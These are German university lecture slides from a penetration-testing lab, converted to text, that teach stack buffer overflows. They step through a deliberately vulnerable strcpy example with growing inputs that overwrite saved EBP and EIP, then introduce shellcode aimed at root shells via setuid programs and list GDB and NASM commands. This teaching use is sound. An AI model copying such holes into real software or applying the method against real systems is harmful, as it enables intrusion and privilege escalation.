TECHNISCHE UNIVERSITÄT DRESDEN

Professur Datenschutz und Datensicherheit

Department of Computer Science, Institute for Systems Architecture, Chair of Privacy and Data Security

Pentestlab — Bufferoverflows

dud.inf.tu-dresden.de

Stefan Köpsell (stefan.koepsell@tu-dresden.de)

Literatur

Stephen Sims, Ryan Linn, Branko Spasojevic, Jonathan Ness, Chris Eagle, Allen Harper, Shon Harris, Daniel Regalado:
„Gray Hat Hacking The Ethical Hacker's Handbook”, 4th Edition, 2015

Aleph One: “Smashing The Stack For Fun And Profit”
http://phrack.org/issues/49/14.html

Buffer-Overflow

Heap-Overflow

Off-by-One

Integer Overflow

Format string attack


…wer ist Schuld?

John von Neumann
1903 - 1957

- (ein) Vater der „Von-Neumann-Architektur“
- Komponenten:
  - Rechenwerk (ALU)
  - Steuerwerk
  - Ein-/Ausgabewerk
  - Speicherwerk
- Speicher:
  - **ein Speicher für Programme und Daten!**
- aus Sicherheitssicht besser:
  - Harvard-Architektur
    - physisch getrennter Speicher für Daten und Programme


Programmausführung – Speicheraufteilung

- .text Bereich
  - Programmkode, read-only
  - Größe fest zur Laufzeit, wenn Programm geladen
- .data Bereich
  - globale, initialiserte Variablen
  - Größe fest zur Laufzeit
- .bss Bereich (below stack section)
  - globale, nicht initialisierte Variablen
  - Größe fest zur Laufzeit
- Heap
  - dynamische Speicher für Daten
- Stack
  - speichert lokale Variablen und Funktionsargumente
  - Größe dynamisch
- Umgebungsvariablen
  - Kommandozeilenargumente
  - Umgebungsvariablen
  - schreibbar



Programmausführung – Prinzipien

- Spezielle Register
  - ESP [32bit] / RSP [64bit] (extended stack pointer)
    - zeigt auf oberstes Stack-Element
  - EBP [32bit] / RBP [64bit] (extended base pointer)
    - zeigt auf lokale Umgebung für Funktion




- Befehlszäher zeigt auf nächsten auszuführenden Befehl
  - Register
  - bei x86 (32bit): EIP [extended instruction pointer]
  - bei x64 (64bit): RIP

Programmausführung – Prinzipien

Ablauf Funktionsaufruf

- aufrufende Funktion:
  - Parameter auf den Stack ablegen (umgekehrte Reihenfolge)
  - Unterfunktion aufrufen
    - Befehlszähler wird auf dem Stack gesichert
  - gesamter Bereich bildet *stack frame* der aufgerufenen Unterfunktion



Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Prolog
    - EBP auf Stack sichern
    - neuen EBP auf aktuellen ESP setzen
    - neuen ESP gemäß Speicherplatz für lokale Variablen / Funktionsaufrufe anpassen
  - Befehle ausführen …
  - Epilog:
    - ESP zurücksetzen
      ➔ auf Wert von EBP setzen
    - EBP auf alten Wert zurücksetzen
      ➔vom Stack holen
    - Befehlsausführung nach Funktionsaufruf fortsetzen
      ➔ EIP vom Stack holen

Funktionsaufruf – Beispiel

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufrufende Funktion:
  - Parameter auf den Stack ablegen


```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

  - Unterfunktion aufrufen
    - Befehlszähler für nächste Befehl wird auf dem Stack gesichert

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Prolog
    - EBP auf Stack sichern
    - neuen EBP auf aktuellen ESP setzen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP ESP EBP
EBP

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Prolog
    - EBP auf Stack sichern
    - neuen EBP auf aktuellen ESP setzen
    - neuen ESP gemäß Speicherplatz für lokale Variablen / Funktionsaufrufe anpassen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP

ESP


EBP

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **`strcpy`** auf Stack legen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```




Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **`strcpy`** auf Stack legen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```



Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **`strcpy`** auf Stack legen
    - **`strcpy`** aufrufen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP

EBP

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Epilog:
    - ESP zurücksetzen
      - ➔auf Wert von EBP setzen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP


EBP

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Epilog:
    - ESP zurücksetzen
      - ➔auf Wert von EBP setzen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```



Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Epilog:
    - ESP zurücksetzen
      - ➔auf Wert von EBP setzen
    - EBP auf alten Wert zurücksetzen
      - ➔vom Stack holen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Epilog:
    - ESP zurücksetzen
      - ➔auf Wert von EBP setzen
    - EBP auf alten Wert zurücksetzen
      - ➔vom Stack holen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP **EBP**

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Epilog:
    - ESP zurücksetzen
      - ➔auf Wert von EBP setzen
    - EBP auf alten Wert zurücksetzen
      - ➔vom Stack holen
    - Befehlsausführung nach Funktionsaufruf fortsetzen
      - ➔ EIP vom Stack holen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Epilog:
    - ESP zurücksetzen
      - ➔auf Wert von EBP setzen
    - EBP auf alten Wert zurücksetzen
      - ➔vom Stack holen
    - Befehlsausführung nach Funktionsaufruf fortsetzen
      - ➔ EIP vom Stack holen

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **strcpy** auf Stack legen
    - **strcpy** aufrufen
      - argv[1]=„test“

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP

EBP

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **strcpy** auf Stack legen
    - **strcpy** aufrufen
      - argv[1]=„test“

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP

EBP

Funktionsaufruf – Beispiel

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **`strcpy`** auf Stack legen
    - **`strcpy`** aufrufen
      - `argv[1]=„A“ x 399`

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```

ESP


EBP

Funktionsaufruf – stack overflow

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **`strcpy`** auf Stack legen
    - **`strcpy`** aufrufen
      - `argv[1]=„A“ x 403`

```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```



ESP


EBP

Funktionsaufruf – stack overflow

Ablauf Funktionsaufruf

- aufgerufene Unterfunktion
  - Befehle ausführen …
    - Parameter für **`strcpy`** auf Stack legen
    - **`strcpy`** aufrufen
      - `argv[1]=„A“ x 407`


```
#include <string.h>

void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }

int main(int argc, char* argv[])
  {
    gretting(argv[1]);
    return 0;
  }
```



ESP

EBP

Stack Overflow




Womit EIP überschreiben???

➔ Zeiger auf **name**

- Eingabewert
- vom Angreifer beeinflussbar

Stack Overflow




Womit EIP überschreiben???

➔ Zeiger auf **name**

- Eingabewert
- vom Angreifer beeinflussbar

Stack Overflow



Womit EIP überschreiben???

➔ Zeiger auf **name**

- Eingabewert
- vom Angreifer beinflussbar

Shellcode

- …kein Shell-Script…
- binär Code
- soll Angreifer-gewünschte Funktionalität ausführen
- häufig:
  - Root-Shell starten

➔ entweder: zusätzliche Exploits bzgl. „Privilege Escalation“ notwendig
➔ oder: Programm angreifen, das mit Root-Rechten ausgeführt wird
  - Daemons / Hintergrundprogramme
  - setuid-Programme
    - Programm wird mit Rechten des Datei-Besitzers ausgeführt
    - hier: setuid-Programme, die root gehören

Nützliche Werkzeuge

- Debugger
  - GNU Debugger (GDB)
- Assembler
  - Netwide Assembler (NASM)
- Pearl, Python für Eingabegenerierung

GDB Befehle

- allgemein Aufruf: `gdb PROGRAMMNAME`
- `(gdb) run //Programmausführung starten`
- `(gdb) disassemble FUNKTION // Funktion disassemblieren`
- `(gdb) step //eine Quellkodezeile ausführen`
  `//(in Funktionen springen)`
- `(gdb) next // eine Quellkodezeile ausführen`
  `//(nicht in Funktionen springen)`
- `(gdb) stepi ; nexti [NR] // single (or NR) assembler instruction(s)`
- `(gdb)break FUNKTION // Breakpoint am Beginn von`
  `//FUNKTION setzen`

GDB Befehle

- allgemein Aufruf: `gdb --args PROGRAMMNAME PROG_ARGS …`
-
```
(gdb) x [/LEN] [FORMAT]  ADDR
 // show memory (LEN elements) at ADDR
 // FORMAT:
 //        x – hex
 //        i – instruction
 // Sizes:
 //        b – byte
 //        w – word (32bit)
```

- `(gdb) info reg // show content of registers`

Assembler:


```
nasm file
```

Disassembler:

```
objdump -d file
ndisasm file
```

```
push register //puts content of register on top of the stack; ESP=ESP-sizeof(register)

pop register  //puts top of stack into register; ESP=ESP+sizeof(register)

call addr     //saves EIP on stack; jumps to addr

leave         //ESP = EBP; EBP=pop() [set EBP to value ESP is pointing to]

ret           // EIP=pop() [get new EIP from stack]; jump EIP

mov %eax,%esp // copies the content of eax-register to esp-register

mov %eax,(%esp) // copies the content of eax-register to the memory esp-register points to
```

Stack Overflow



Womit EIP überschreiben???

➔ Zeiger auf **name**

➔ Eingabewert

➔ vom Angreifer beeinflussbar

